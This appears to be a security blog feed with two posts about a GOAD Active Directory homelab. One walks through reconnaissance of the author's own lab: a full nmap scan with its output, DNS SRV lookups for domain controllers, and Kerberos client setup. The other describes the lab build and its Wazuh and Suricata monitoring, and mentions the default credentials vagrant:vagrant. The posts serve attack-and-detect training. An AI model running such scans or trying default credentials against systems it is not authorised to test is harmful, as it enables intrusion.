  <li><code class="language-plaintext highlighter-rouge">-oA</code> writes output in all three nmap formats (normal, XML, grepable)</li>
  <li><code class="language-plaintext highlighter-rouge">-iL hosts.txt</code> reads the target list from a file</li>
</ul>

<p><img src="/assets/images/goad/nmap-hosts-file.png" alt="hosts.txt file containing the five GOAD VM IP addresses" /></p>

<p><img src="/assets/images/goad/nmap-full-scan-command.png" alt="nmap full scan command launching against hosts.txt" /></p>

<p>This takes a while. Here’s the full output:</p>

<details>
<summary>Full nmap output (click to expand)</summary>
<pre><code>
# Nmap 7.99 scan initiated Wed May  6 15:22:11 2026 as: /usr/lib/nmap/nmap -Pn -sC -sV -p- -oA nmap/nmap_full_network_scan -iL hosts.txt
Nmap scan report for 192.168.56.10
Host is up (0.00026s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-05-06 19:22:43Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  open  ssl/wsmans?
9389/tcp  open  mc-nmf        .NET Message Framing
...
Service Info: Host: KINGSLANDING; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.56.11
Host is up (0.00068s latency).
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local)
445/tcp   open  microsoft-ds?
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0
...
Service Info: Host: WINTERFELL; OS: Windows

Nmap scan report for 192.168.56.12
Host is up (0.00055s latency).
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: essos.local)
445/tcp   open  microsoft-ds  Windows Server 2016 Standard Evaluation 14393
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: essos.local)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: essos.local)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0
...
Service Info: Host: MEEREEN; OS: Windows

Nmap scan report for 192.168.56.22
Host is up (0.00025s latency).
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0
...
Service Info: Host: CASTELBLACK; OS: Windows

Nmap scan report for 192.168.56.23
Host is up (0.00022s latency).
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows Server 2016 Standard Evaluation 14393
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0
...
Service Info: Host: BRAAVOS; OS: Windows

# Nmap done at Wed May  6 15:48:35 2026 -- 5 IP addresses (5 hosts up) scanned in 1584.38 seconds
</code></pre>
</details>

<p>A few things worth pulling out of that output:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">.10</code> (KINGSLANDING) and <code class="language-plaintext highlighter-rouge">.11</code> (WINTERFELL) and <code class="language-plaintext highlighter-rouge">.12</code> (MEEREEN) all have port <code class="language-plaintext highlighter-rouge">88</code> (Kerberos), <code class="language-plaintext highlighter-rouge">389/636</code> (LDAP), and <code class="language-plaintext highlighter-rouge">53</code> (DNS) open. These are the three domain controllers.</li>
  <li><code class="language-plaintext highlighter-rouge">.22</code> (CASTELBLACK) and <code class="language-plaintext highlighter-rouge">.23</code> (BRAAVOS) are member servers. Both are running <strong>SQL Server 2019</strong> on port <code class="language-plaintext highlighter-rouge">1433</code>, which is a useful attack surface.</li>
  <li>WinRM is open (<code class="language-plaintext highlighter-rouge">5985</code>) on all five machines, which matters for lateral movement later.</li>
</ul>

<p>The domain picture is now clear: two separate AD forests (<code class="language-plaintext highlighter-rouge">sevenkingdoms.local</code> and <code class="language-plaintext highlighter-rouge">essos.local</code>), with <code class="language-plaintext highlighter-rouge">north.sevenkingdoms.local</code> as a child domain under the first forest.</p>


<h2 id="finding-the-dc-ips">Finding the DC IPs</h2>

<p>We already have the DC IPs from the scan, but it’s worth knowing how to confirm them cleanly. The mindmap suggests a few approaches:</p>

<p><img src="/assets/images/goad/recon-mindmap-find-dc-ip.png" alt="OCD mindmap showing commands for finding DC IPs" /></p>

<h3 id="nmcli">nmcli</h3>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nmcli dev show eth0
</code></pre></div></div>


<p>This shows the network config for our interface, including the gateway and DNS servers being pushed to us. Useful for quickly confirming which IPs are acting as DNS resolvers on the network, since in AD environments DNS is almost always running on the DCs.</p>

<p><img src="/assets/images/goad/nmcli-interface-details.png" alt="ip a and nmcli dev show eth0 output showing interface config and DNS servers" /></p>

<p>The DNS servers returned are <code class="language-plaintext highlighter-rouge">192.168.56.1</code> and <code class="language-plaintext highlighter-rouge">192.168.56.254</code> (VMware network infrastructure), not the GOAD DCs. That’s expected since we’re on the VMware host network, not fully domain-joined. We already know the DC IPs from nmap.</p>

<h3 id="nslookup-srv-records">nslookup SRV Records</h3>

<p>The cleaner method for DC discovery in a real engagement is querying DNS for the SRV records that Active Directory publishes to advertise its domain controllers:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nslookup -type=SRV _ldap._tcp.dc._msdcs.sevenkingdoms.local 192.168.56.10
</code></pre></div></div>

<p>Breaking that down:</p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">-type=SRV</code> asks for a service record, not an A record</li>
  <li><code class="language-plaintext highlighter-rouge">_ldap._tcp</code> specifies we want LDAP over TCP</li>
  <li><code class="language-plaintext highlighter-rouge">dc._msdcs.&lt;domain&gt;</code> is the specific DNS zone where AD registers its DC service records</li>
  <li>The trailing IP tells nslookup which DNS server to query directly</li>
</ul>


<p>The response names the DC hosting that role for the domain. We run this once per domain, pointing at any DNS server in that forest.</p>

<p><img src="/assets/images/goad/nslookup-srv-dc10.png" alt="nslookup SRV query against 192.168.56.10 returning kingslanding.sevenkingdoms.local" /></p>

<p>The response (<code class="language-plaintext highlighter-rouge">service = 0 100 389 kingslanding.sevenkingdoms.local</code>) confirms <code class="language-plaintext highlighter-rouge">kingslanding.sevenkingdoms.local</code> is the DC for <code class="language-plaintext highlighter-rouge">sevenkingdoms.local</code>. Running the same query against <code class="language-plaintext highlighter-rouge">.11</code> and <code class="language-plaintext highlighter-rouge">.12</code> returns the same answer since all three are in the same forest and replicate DNS.</p>

<p><img src="/assets/images/goad/nslookup-srv-dc11-dc12.png" alt="nslookup SRV query against 192.168.56.11 and 192.168.56.12 both returning kingslanding" /></p>


<p>Then a simple A record lookup to confirm the IP:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nslookup kingslanding.sevenkingdoms.local 192.168.56.10
</code></pre></div></div>

<p><img src="/assets/images/goad/nslookup-kingslanding-verify.png" alt="nslookup confirming kingslanding.sevenkingdoms.local resolves to 192.168.56.10" /></p>

<p>Repeat the SRV query for <code class="language-plaintext highlighter-rouge">north.sevenkingdoms.local</code> and <code class="language-plaintext highlighter-rouge">essos.local</code> to confirm the other two DCs. After running all three, the full DC map looks like this:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kingslanding.sevenkingdoms.local     -&gt; 192.168.56.10  (DC, sevenkingdoms.local)
winterfell.north.sevenkingdoms.local -&gt; 192.168.56.11  (DC, north.sevenkingdoms.local)
meereen.essos.local                  -&gt; 192.168.56.12  (DC, essos.local)
</code></pre></div></div>

<p>And the two member servers:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>castelblack.north.sevenkingdoms.local -&gt; 192.168.56.22
braavos.essos.local                   -&gt; 192.168.56.23
</code></pre></div></div>

<h2 id="setting-up-etchosts-and-kerberos">Setting Up /etc/hosts and Kerberos</h2>

<p>With the full picture mapped out, we can set up our Kali machine to resolve hostnames properly and speak Kerberos.</p>

<h3 id="etchosts">/etc/hosts</h3>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># GOAD
192.168.56.10   sevenkingdoms.local kingslanding.sevenkingdoms.local kingslanding
192.168.56.11   north.sevenkingdoms.local winterfell.north.sevenkingdoms.local winterfell
192.168.56.12   essos.local meereen.essos.local meereen
192.168.56.22   castelblack.north.sevenkingdoms.local castelblack
192.168.56.23   braavos.essos.local braavos
</code></pre></div></div>

<p>The root domain names (<code class="language-plaintext highlighter-rouge">sevenkingdoms.local</code>, <code class="language-plaintext highlighter-rouge">essos.local</code>) are pinned to their respective DCs at <code class="language-plaintext highlighter-rouge">.10</code> and <code class="language-plaintext highlighter-rouge">.12</code>. That’s because those DCs are authoritative for the root of each forest, so DNS queries for the bare domain name need to land there.</p>

<h3 id="kerberos-client">Kerberos Client</h3>

<p>As a last step we need to setup and configure kerberos so our kali machine can interact with kerberos as a whole (requesting TGTs, service tickets, etc)</p>

<p>The Kerberos client package can be installed with:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sudo apt install krb5-user
</code></pre></div></div>

<p>Then configure <code class="language-plaintext highlighter-rouge">/etc/krb5.conf</code> to map each domain to its KDC. The <code class="language-plaintext highlighter-rouge">[domain_realm]</code> section tells the Kerberos client which realm to use when it sees a given DNS suffix:</p>

<div class="language-ini highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nn">[libdefaults]</span>
    <span class="py">default_realm</span> <span class="p">=</span> <span class="s">SEVENKINGDOMS.LOCAL</span>
    <span class="py">kdc_timesync</span> <span class="p">=</span> <span class="s">1</span>
    <span class="py">ccache_type</span> <span class="p">=</span> <span class="s">4</span>
    <span class="py">forwardable</span> <span class="p">=</span> <span class="s">true</span>
    <span class="py">proxiable</span> <span class="p">=</span> <span class="s">true</span>
    <span class="py">rdns</span> <span class="p">=</span> <span class="s">false</span>
    <span class="py">fcc-mit-ticketflags</span> <span class="p">=</span> <span class="s">true</span>

<span class="nn">[realms]</span>
    <span class="py">SEVENKINGDOMS.LOCAL</span> <span class="p">=</span> <span class="s">{</span>
        <span class="py">kdc</span> <span class="p">=</span> <span class="s">kingslanding.sevenkingdoms.local</span>
        <span class="py">admin_server</span> <span class="p">=</span> <span class="s">kingslanding.sevenkingdoms.local</span>
    <span class="err">}</span>
    <span class="py">NORTH.SEVENKINGDOMS.LOCAL</span> <span class="p">=</span> <span class="s">{</span>
        <span class="py">kdc</span> <span class="p">=</span> <span class="s">winterfell.north.sevenkingdoms.local</span>
        <span class="py">admin_server</span> <span class="p">=</span> <span class="s">winterfell.north.sevenkingdoms.local</span>
    <span class="err">}</span>
    <span class="py">ESSOS.LOCAL</span> <span class="p">=</span> <span class="s">{</span>
        <span class="py">kdc</span> <span class="p">=</span> <span class="s">meereen.essos.local</span>
        <span class="py">admin_server</span> <span class="p">=</span> <span class="s">meereen.essos.local</span>
    <span class="err">}</span>

<span class="nn">[domain_realm]</span>
    <span class="py">.sevenkingdoms.local</span> <span class="p">=</span> <span class="s">SEVENKINGDOMS.LOCAL</span>
    <span class="py">sevenkingdoms.local</span> <span class="p">=</span> <span class="s">SEVENKINGDOMS.LOCAL</span>
    <span class="py">.north.sevenkingdoms.local</span> <span class="p">=</span> <span class="s">NORTH.SEVENKINGDOMS.LOCAL</span>
    <span class="py">north.sevenkingdoms.local</span> <span class="p">=</span> <span class="s">NORTH.SEVENKINGDOMS.LOCAL</span>
    <span class="py">.essos.local</span> <span class="p">=</span> <span class="s">ESSOS.LOCAL</span>
    <span class="py">essos.local</span> <span class="p">=</span> <span class="s">ESSOS.LOCAL</span>
</code></pre></div></div>

<p>The <code class="language-plaintext highlighter-rouge">default_realm</code> can be set to any of the three, it just determines which KDC gets used when no realm is specified explicitly. <code class="language-plaintext highlighter-rouge">forwardable</code> and <code class="language-plaintext highlighter-rouge">proxiable</code> let tickets be forwarded or delegated to other services, which matters for some of the lateral movement techniques we’ll be using later.</p>

<h2 id="what-we-have-so-far">What We Have So Far</h2>

<p>After this phase, the picture looks like this:</p>

<ul>
  <li>Three domains across two forests, all DCs identified and mapped</li>
  <li>Two member servers running SQL Server, both with SMB signing disabled</li>
  <li>Two hosts with SMBv1 still enabled</li>
  <li>WinRM open across the board</li>
  <li>Kali configured to resolve hostnames and request Kerberos tickets</li>
</ul>

<p>That’s a solid recon baseline. The next post flips to the defensive side: what this scanning activity looks like in Suricata and Wazuh, what alerts it should (and shouldn’t) trigger, and how to tune detection for it.</p>]]></content><author><name>Gabriel Barbir</name></author><category term="homelab" /><category term="active-directory" /><category term="red-team" /><category term="reconnaissance" /><category term="nmap" /><category term="netexec" /><category term="kerberos" /><category term="goad" /><category term="homelab" /><category term="soc" /><summary type="html"><![CDATA[Getting Oriented]]></summary></entry><entry><title type="html">GOAD - Lab Build &amp;amp; Environment Setup</title><link href="https://zero-for683.github.io/homelab/2026/05/04/GOAD-Lab-Setting-Up.html" rel="alternate" type="text/html" title="GOAD - Lab Build &amp;amp; Environment Setup" /><published>2026-05-04T00:00:00+00:00</published><updated>2026-05-04T00:00:00+00:00</updated><id>https://zero-for683.github.io/homelab/2026/05/04/GOAD-Lab-Setting-Up</id><content type="html" xml:base="https://zero-for683.github.io/homelab/2026/05/04/GOAD-Lab-Setting-Up.html"><![CDATA[<h2 id="what-this-lab-is">What This Lab Is</h2>

<p>I wanted a lab where I could run real attacks against a real Active Directory environment and then flip to the defensive side and actually investigate what I just did. Not a CTF where the answer is baked in, and not a platform that hands you a VM and calls it a day. Thankfully, <a href="https://orange-cyberdefense.github.io/GOAD/">GOAD</a> is the perfect solution for this.</p>

<p>The offensive work will cover the usual phases: recon, exploitation, lateral movement, persistence. The defensive work is about detection and investigation for each phase. Looking at the logs, the PCAPs, and figuring out what happened, how far it got, and where a defender could have caught it earlier.</p>

<p>I’ll be breaking everything down into separate sections and posting blogs about them. This blog serves to outline how I setup the lab.</p>

<h2 id="why-goad-instead-of-metasploitable">Why GOAD Instead of Metasploitable</h2>

<p>Metasploitable3 was the obvious starting point. Lots of documentation, plenty of vulnerable services, and no shortage of writeups. The problem is the age. Windows Server 2008 and an ancient Ubuntu box don’t really reflect what’s sitting in production networks today. The AD structure is also basically nothing, which limits what you can actually do on the offensive side.</p>

<p>GOAD (Game of Active Directory) is a purpose-built vulnerable AD playground from Orange Cyberdefense. The full version spins up:</p>

<ul>
  <li><strong>5 VMs</strong></li>
  <li><strong>2 forests</strong></li>
  <li><strong>3 domains</strong></li>
</ul>

<p><img src="/assets/images/goad/goad-lab-topology.png" alt="GOAD lab topology showing the five VMs across two forests and three domains" /></p>

<p>That’s a much more interesting target. Trust relationships, cross-forest attack paths, multi-domain privilege escalation. On the defensive side it’s equally useful since attack activity is spread across multiple machines and log sources, which is a lot closer to what a real investigation looks like. GOAD is also actively maintained, so the misconfigurations and attack paths aren’t all decade-old CVEs.</p>

<p>The catch is that it’s not a simple setup. The resource requirements are real and the provisioning script requires some babysitting.</p>

<h2 id="hardware-constraints-and-how-i-worked-around-them">Hardware Constraints and How I Worked Around Them</h2>

<p>The GOAD wiki puts the RAM requirement at around 24GB. I have 32GB and thought that would be fine. It’s not, once you factor in the host OS and Wazuh running alongside everything else, I barely scrape by.</p>

<p>The fix was moving Wazuh off to my homelab. I have an Ubuntu server on some spare hardware that handles the SIEM side of things. Offloading that freed up enough headroom on the main machine to run GOAD without everything grinding.</p>

<p>For networking, each GOAD VM got two NICs:</p>

<ul>

  <li><strong>vmnet3</strong>: The isolated internal network just for GOAD. All the AD traffic, attack traffic, and lateral movement happens here. This is what Suricata watches.</li>
  <li><strong>Host network (NAT, restricted)</strong>: Only used for the Wazuh agents to phone home to the homelab server. A firewall rule blocks everything except outbound Wazuh traffic so nothing from the lab accidentally touches my actual network.</li>
</ul>

<p>Suricata runs on the host and listens on vmnet3, so it catches everything moving between the VMs. Wireshark works the same way when I want to pull a PCAP manually.</p>

<p><img src="/assets/images/goad/goad-network-diagram.png" alt="Network diagram showing GOAD VMs on vmnet3 with Suricata on the host and Wazuh on the homelab server" /></p>

<h2 id="getting-goad-actually-running">Getting GOAD Actually Running</h2>


<p>The setup script is where most people hit a wall. It provisions all five VMs over SSH and WinRM, pushing out domain configs, users, group policies, and trust relationships. When the networking is right it mostly handles itself. When it’s not, you get vague failures with little documentation and a half-baked domain.</p>

<p>My issue was NIC misconfiguration after the VMs were created. The DHCP and DNS settings got mangled during provisioning, so the VMs couldn’t talk to each other. DC01 couldn’t reach DC02, DC02 couldn’t reach DC03, and so on. None of them could reach my host for the SSH and WinRM sessions the script needs to do its job. Provisioning would stall partway through and leave everything in a broken state.</p>

<p>I had to go through each VM manually, fix the NIC configs, static IPs since DHCP couldn’t do it, and verify DNS resolution was actually working before running the script again. Once the machines could actually talk to each other and to my host machine, it went through cleanly.</p>

<blockquote>
  <p>P.S. If you’re trying to setup yourself, the default credentials for all VMs is <code class="language-plaintext highlighter-rouge">vagrant:vagrant</code>, which has administrative access for any fixes you need to do manually</p>
</blockquote>

<p>If you’re stuck on something similar, DNS is almost always the problem. Check that before you go digging anywhere else. And if the VMs can’t talk to your host machine and vice versa, it’ll never work.</p>

<h2 id="wazuh-agents">Wazuh Agents</h2>


<p>With GOAD provisioned, I installed Wazuh agents on all five VMs, pointed them at the homelab server, and set the service to start on boot. The NAT addresses on the host-network NICs were set to static so the agents don’t lose connectivity after a reboot.</p>

<p><img src="/assets/images/goad/wazuh-agents-connected.png" alt="Wazuh dashboard showing all five GOAD VMs connected as active agents" /></p>

<p>All five are active and reporting. Good enough to move on.</p>

<h2 id="suricata-on-windows">Suricata on Windows</h2>

<p>Suricata on Windows needs two things:</p>

<ul>
  <li><a href="https://suricata.io/download/">Suricata for Windows</a></li>
  <li><a href="https://npcap.com/#download">Npcap</a>, which Suricata needs to actually capture packets on Windows</li>
</ul>


<p>After installing both, I pointed Suricata at vmnet3 and let it run. Quick sanity check to make sure the logs are being populated.</p>

<p><img src="/assets/images/goad/suricata-logs-verified.png" alt="Suricata logs showing live traffic capture from vmnet3" /></p>

<p>Logs are coming in. Setup is done.</p>

<h2 id="why-not-just-use-htb-or-tryhackme">Why Not Just Use HTB or TryHackMe</h2>

<p>The managed platforms are fine for learning specific techniques. The problem is you can’t touch the defensive side. There’s no logging infrastructure you control, no detection stack you can tune, and no way to investigate what you just did from a defender’s perspective, and most importantly, no way to learn how to fix the vulnerability. You run the attack, you get the flag, and that’s it.</p>

<p>Here I can run an attack, then go check what Suricata flagged, pull the PCAP, dig through the Wazuh logs, and figure out where detection worked and where it didn’t. I can implement patches temporarily for practice, and revert afterward. When something doesn’t alert that should, I can actually figure out why and fix it. That back-and-forth is the whole point of building this rather than just renting someone else’s environment.</p>

<h2 id="whats-next">What’s Next</h2>

